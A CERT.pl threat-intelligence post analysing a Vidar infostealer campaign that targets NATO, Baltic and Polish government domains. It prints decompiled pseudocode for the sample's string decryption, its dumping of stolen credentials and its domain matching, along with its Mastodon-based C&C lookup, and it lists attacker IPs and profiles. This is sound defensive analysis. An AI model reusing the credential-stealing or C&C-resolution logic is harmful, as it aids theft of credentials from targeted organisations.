
Vidar stealer campaign targeting Baltic region and NATO entities

cert.pl/en/posts/2021/10/vidar-campaign/

While working on our automatic configuration extractors, we came across a rather strange-looking Vidar sample.

The decrypted strings included domain names of such organizations as the NATO Strategic Communications Centre of Excellence, Border Guard of Poland, Estonia and Latvia, and Ministry of the Interior of Lithuania.



```
\Authy·Desktop\Local·Storage\¬
\Authy·Desktop\Local·Storage\*.localstorage¬
\Opera·Stable\Local·State¬
nato.int¬
ccdcoe.ee¬
ccdcoe.org¬
stratcomcoe.org¬
enseccoe.org¬
sab.gov.lv¬
dp.gov.lv¬
rs.gov.lv¬
vp.gov.lv¬
mod.gov.lv¬
cert.lv¬
mil.lv¬
gov.lt¬
mil.lt¬
vsd.lt¬
vrm.lt¬
stt.lt¬
kapo.ee¬
politsei.ee¬
aw.gov.pl¬
abw.gov.pl¬
strazgraniczna.pl¬
bbn.gov.pl¬
sww.gov.pl¬
mon.gov.pl¬
skw.gov.pl¬
cert.pl¬
mysite¶
```

Shares

Group name	Reason	Access time
karton (uploader)	Added 4695052bad20f373b4aaab2b7c3751bab921e946246dcd30e907f00bffdbe108 by karton	Wed, 13 Oct 2021 09:38:24 GMT

parent	abed3750173760a9bcc5f6d78ccdd3557ce27135c8c5e6e593a9a7387e738c4e

Karton analysis	✓ done dfe4e3df-d5c7-4846-9a60-63670a3e19ce ✓ done 7be914d0-6e26-4fe7-93bb-5433a7998d9e ✓ done 759dc313-212a-4e95-80ab-e33e71ae2856

No comments to display

Say something...

Automatically extracted strings from a Vidar sample

List of targeted hostnames:

```
ccdcoe.ee
ccdcoe.org
stratcomcoe.org
enseccoe.org
sab.gov.lv
midd.gov.lv
dp.gov.lv
rs.gov.lv
vp.gov.lv
mod.gov.lv
cert.lv
mil.lv
gov.lt
mil.lt
vsd.lt
vrm.lt
stt.lt
kapo.ee
politsei.ee
aw.gov.pl
abw.gov.pl
strazgraniczna.pl
bbn.gov.pl
sww.gov.pl
mon.gov.pl
skw.gov.pl
cert.pl
```

Vidar Stealer

During this analyiss we'll be looking at sample `b115531ef23c109fb58c392379b7f55eff11169e1317b263da60edd9ac98f6b1`.

Vidar Stealer, as the name suggests, is a malware family that is designed to steal and exfiltrate user information. This includes data such as credentials, cryptocurrency wallets and browser cookies.


It's widely believed that the family evolved from Arkei Stealer - another infostealer with similar capabilities. There is an excellent blogpost[1] by @fumik0_ describing the similarities and differences.

While previous versions of the malware used to have C&C server address hardcoded directly in the sample, these days, it uses a bit more novel approach where the address is fetched from a social media platform like FACEIT or Mastodon.

String decryption and usage

Let's see how the strings in question were extracted and what are the semantics behind their usage.


The encryption is pretty straightforward. Each blob is produced by xoring two static strings located in the `.rdata` section.



```
  dword_4D6030 = xor_decrypt(&unk_4BA5C8, "3F341XA6", 8u);// nato.int
  dword_4D60B4 = xor_decrypt(&unk_4BA5B0, "3TW6GXQHW", 9u);// ccdcoe.ee
  dword_4D5E08 = xor_decrypt(aR2y1G, "B1FQ6TQC5L", 0xAu);// ccdcoe.org
  dword_4D5F58 = xor_decrypt("%?E*!,<#V7'|?6#", "VK7KUOSN5XBRPDD", 0xFu);// stratcomcoe.org
  dword_4D601C = xor_decrypt("V$>2([:P{(5-", "3JMWK8U5UGGJ", 0xCu);// enseccoe.org
  dword_4D5D9C = xor_decrypt("*V4cUY;a:@", "Y7VM26MOV6", 0xAu);// sab.gov.lv
  dword_4D60FC = xor_decrypt("$*7<e2:#z!4", "ICSXKUUUTMB", 0xBu);// midd.gov.lv
  dword_4D5D44 = xor_decrypt(")3e#?#c.&", "MCKDPUMBP", 9u);// dp.gov.lv
  dword_4D5D18 = xor_decrypt("?6`![&d'<", "MENF4PJKJ", 9u);// rs.gov.lv
  dword_4D5FD4 = xor_decrypt(" 3t5X7e)!", "VCZR7AKEW", 9u);// vp.gov.lv
  dword_4D5DBC = xor_decrypt("5V/o0[>bY:", "X9KAW4HL5L", 0xAu);// mod.gov.lv
  dword_4D603C = xor_decrypt("*+>Mc+\"", "INL9MGT", 7u);// cert.lv
  dword_4D5F60 = xor_decrypt(&unk_4BA4A8, "EYM34L", 6u);// mil.lv
  dword_4D5ED8 = xor_decrypt(",#Nd!@", "KL8JM4", 6u);// gov.lt
  dword_4D609C = xor_decrypt("(\"_e[-", "EK3K7Y", 6u);// mil.lt
  dword_4D5E50 = xor_decrypt("46)|8C", "BEMRT7", 6u);// vsd.lt
  dword_4D5EC0 = xor_decrypt("%'UlZ>", "SU8B6J", 6u);// vrm.lt
  dword_4D60A8 = xor_decrypt("798`Z#", "DMLN6W", 6u);// stt.lt
  dword_4D5F74 = xor_decrypt("ZRC6o?<", "133YAZY", 7u);// kapo.ee
  dword_4D6088 = xor_decrypt("%[>Y5#&&e)'", "U4R0APCOKLB", 0xBu);// politsei.ee
  dword_4D6100 = xor_decrypt(") k($=`9<", "HWEOKKNIP", 9u);// aw.gov.pl
  dword_4D5CC8 = xor_decrypt("8%6}W!1z4Y", "YGAS0NGTD5", 0xAu);// abw.gov.pl
  dword_4D5D58 = xor_decrypt("=1*RC$0RY?PO\\#e7'", "NEX39CB37V352BKGK", 0x11u);// strazgraniczna.pl
  dword_4D5FC8 = xor_decrypt(&unk_4BA3C0, "SMTSK1K9N4", 0xAu);// bbn.gov.pl
  dword_4D5E9C = xor_decrypt(&unk_4BA3A8, "89XJTKO76T", 0xAu);// sww.gov.pl
  dword_4D5BDC = xor_decrypt("_)#g5>!xC#", "2FMIRQWV3O", 0xAu);// mon.gov.pl
  dword_4D5E28 = xor_decrypt("K\"\"j>(#`3\"", "8IUDYGUNCN", 0xAu);// skw.gov.pl
  dword_4D5C98 = xor_decrypt("-Q$<jC&", "N4VHD3J", 7u);// cert.pl
  dword_4D5D7C = xor_decrypt(" 2&'0+", "MKUNDN", 6u);// mysite
  result = xor_decrypt("6 9$&+P$", "WRMAKB4E", 8u);// artemida
  dword_4D5E10 = result;
  return result;
}
000020D5 sub_401090:318 (402CD5)
```

Xor string decryption


The decoded strings are then used in a subsequent section of the binary, where they are compared with hostnames of stolen credentials.



```
while ( *(v6 + v5 - &unk_4D32F8) == *v6 )
{
  v7 -= 4;
  ++v6;
  if ( v7 < 4 )
  {
    WideCharToMultiByte(0, 0, *(v5 + 16), -1, MultiByteStr, 256, 0, 0);
    if ( strlen(MultiByteStr) > 2 )
    {
      WideCharToMultiByte(0, 0, *(v5 + 16), -1, MultiByteStr, 256, 0, 0);
      fprintf(v3, "Soft: %s\n", MultiByteStr);
      WideCharToMultiByte(0, 0, (*(v5 + 20) + 32), -1, Src, 256, 0, 0);
      fprintf(v3, "Host: %s\n", Src);
      compare_hardcoded_domains(Src);
      WideCharToMultiByte(0, 0, (*(v5 + 24) + 32), -1, v19, 256, 0, 0);
      fprintf(v3, "Login: %s\n", v19);
      v10 = 0;
      if ( dword_4D61F4(v9, v5, *(v5 + 20), *(v5 + 24), 0, 0, &v10) )
      {
        fprintf(v3, "Password: \n\n");
      }
      else
      {
        WideCharToMultiByte(0, 0, (*(v10 + 28) + 32), -1, v20, 256, 0, 0);
        fprintf(v3, "Password: %s\n\n", v20);
        ++dword_4D6220;
      }
    }
```

Iteration over stolen credentials

If at least one domain is matched, a global flag is incremented.




```
get_str(&v2, Src, strlen(Src));
if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
  ++matched_domains;
comapre_str = dword_4D5FC8;                       // bbn.gov.pl
compare_something = 15;
v6 = 0;
v11 = &v2;
LOBYTE(v2) = 0;
get_str(&v2, Src, strlen(Src));
if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
  ++matched_domains;
comapre_str = dword_4D5E9C;                       // sww.gov.pl
compare_something = 15;
v6 = 0;
v11 = &v2;
LOBYTE(v2) = 0;
get_str(&v2, Src, strlen(Src));
if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
  ++matched_domains;
comapre_str = dword_4D5BDC;                       // mon.gov.pl
compare_something = 15;
v6 = 0;
v11 = &v2;
LOBYTE(v2) = 0;
get_str(&v2, Src, strlen(Src));
if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
  ++matched_domains;
comapre_str = dword_4D5E28;                       // skw.gov.pl
compare_something = 15;
v6 = 0;
v11 = &v2;
LOBYTE(v2) = 0;
get_str(&v2, Src, strlen(Src));
if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
  ++matched_domains;
comapre_str = dword_4D5C98;                       // cert.pl
compare_something = 15;
v6 = 0;
v11 = &v2;
LOBYTE(v2) = 0;
get_str(&v2, Src, strlen(Src));
result = compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str);
if ( result )
  ++matched_domains;
if ( matched_domains )
  ++targeted_domain_matched;
return result;
}
```

```
00019442 compare_shit:244 (41A042)
```

Hostname needle search

What's unusual about these Vidar samples is the use of a second C&C server responsible for handling credentials used when the global flag is set.




```
    v120[2],
    v120[3],
    v120[4],
    v120[5],
    v120[6]);
  LOBYTE(v164) = 19;
  sub_420810(v121, v122);
  if ( targeted_domain_matched )
  {
    v120[6] = L";";
    v120[4] = 15;
    v120[3] = 0;
    v124 = &v119;
    LOBYTE(v119) = 0;
    get_str(&v119, dword_4D5E10, strlen(dword_4D5E10));// mysite
    v117 = 15;
    v116 = 0;
    LOBYTE(v164) = '\x14';
    v125 = &v112;
    LOBYTE(v112) = 0;
    get_str(&v112, dword_4D5D7C, strlen(dword_4D5D7C));// artemida
    LOBYTE(v164) = 19;
    lookup_mastadon_c2(
      7,
      v112,
      v113,
      v114,
      v115,
      v116,
      v117,
      v118,
      v119,
      v120[0],
      v120[1],
      v120[2],
      v120[3],
      v120[4],
      v120[5],
      v120[6]);
  }
  v143 = 15;
  v142 = 0;
  LOBYTE(lpPathName[0]) = 0;
  sub_403640(lpPathName, ::lpPathName, 0, 0xFFFFFFFF);
  v33 = lpPathName[0];
  if ( v143 < 0x10 )
    v33 = lpPathName;
  SetCurrentDirectoryA(v33);
```

```
00011404 sub_411560:486 (412004)
```

Alternative C&C server lookup

For the Vidar version analyzed, the C&C address is not stored directly in the sample but fetched from a specific user profile on the `Mastodon` platform.

In this specific sample, the default profile is `@oleg98` , and for reporting credentials from hosts of interest, `@artemida` is used.



mysite:167.86.127.231;
@artemida@mas.to

3 Posts · 0 Following · 0 Followers


mysite:167.86.127.231; @artemida@mas.to · 3d

artemida
Joined Sep 2021

mas.to! a mastodon instance

Hello! mas.to is a general-topic, mainly English-speaking instance. We're enthusiastic about Mastodon and aim to run a fast, up-to-date and fun Mastodon instance.

Mastadon artemida profile - pointing to `167.86.127.231`



oleg98
@oleg98@mas.to

1 Post · 0 Following · 0 Followers

oleg98 @oleg98@mas.to · Oct 4
BTC price 50000 this week ?

scan:65.108.80.190|
Joined Oct 2021

mas.to! a mastodon instance

Hello! mas.to is a general-topic, mainly English-speaking instance. We're enthusiastic about Mastodon and aim to run a fast, up-to-date and fun Mastodon instance.

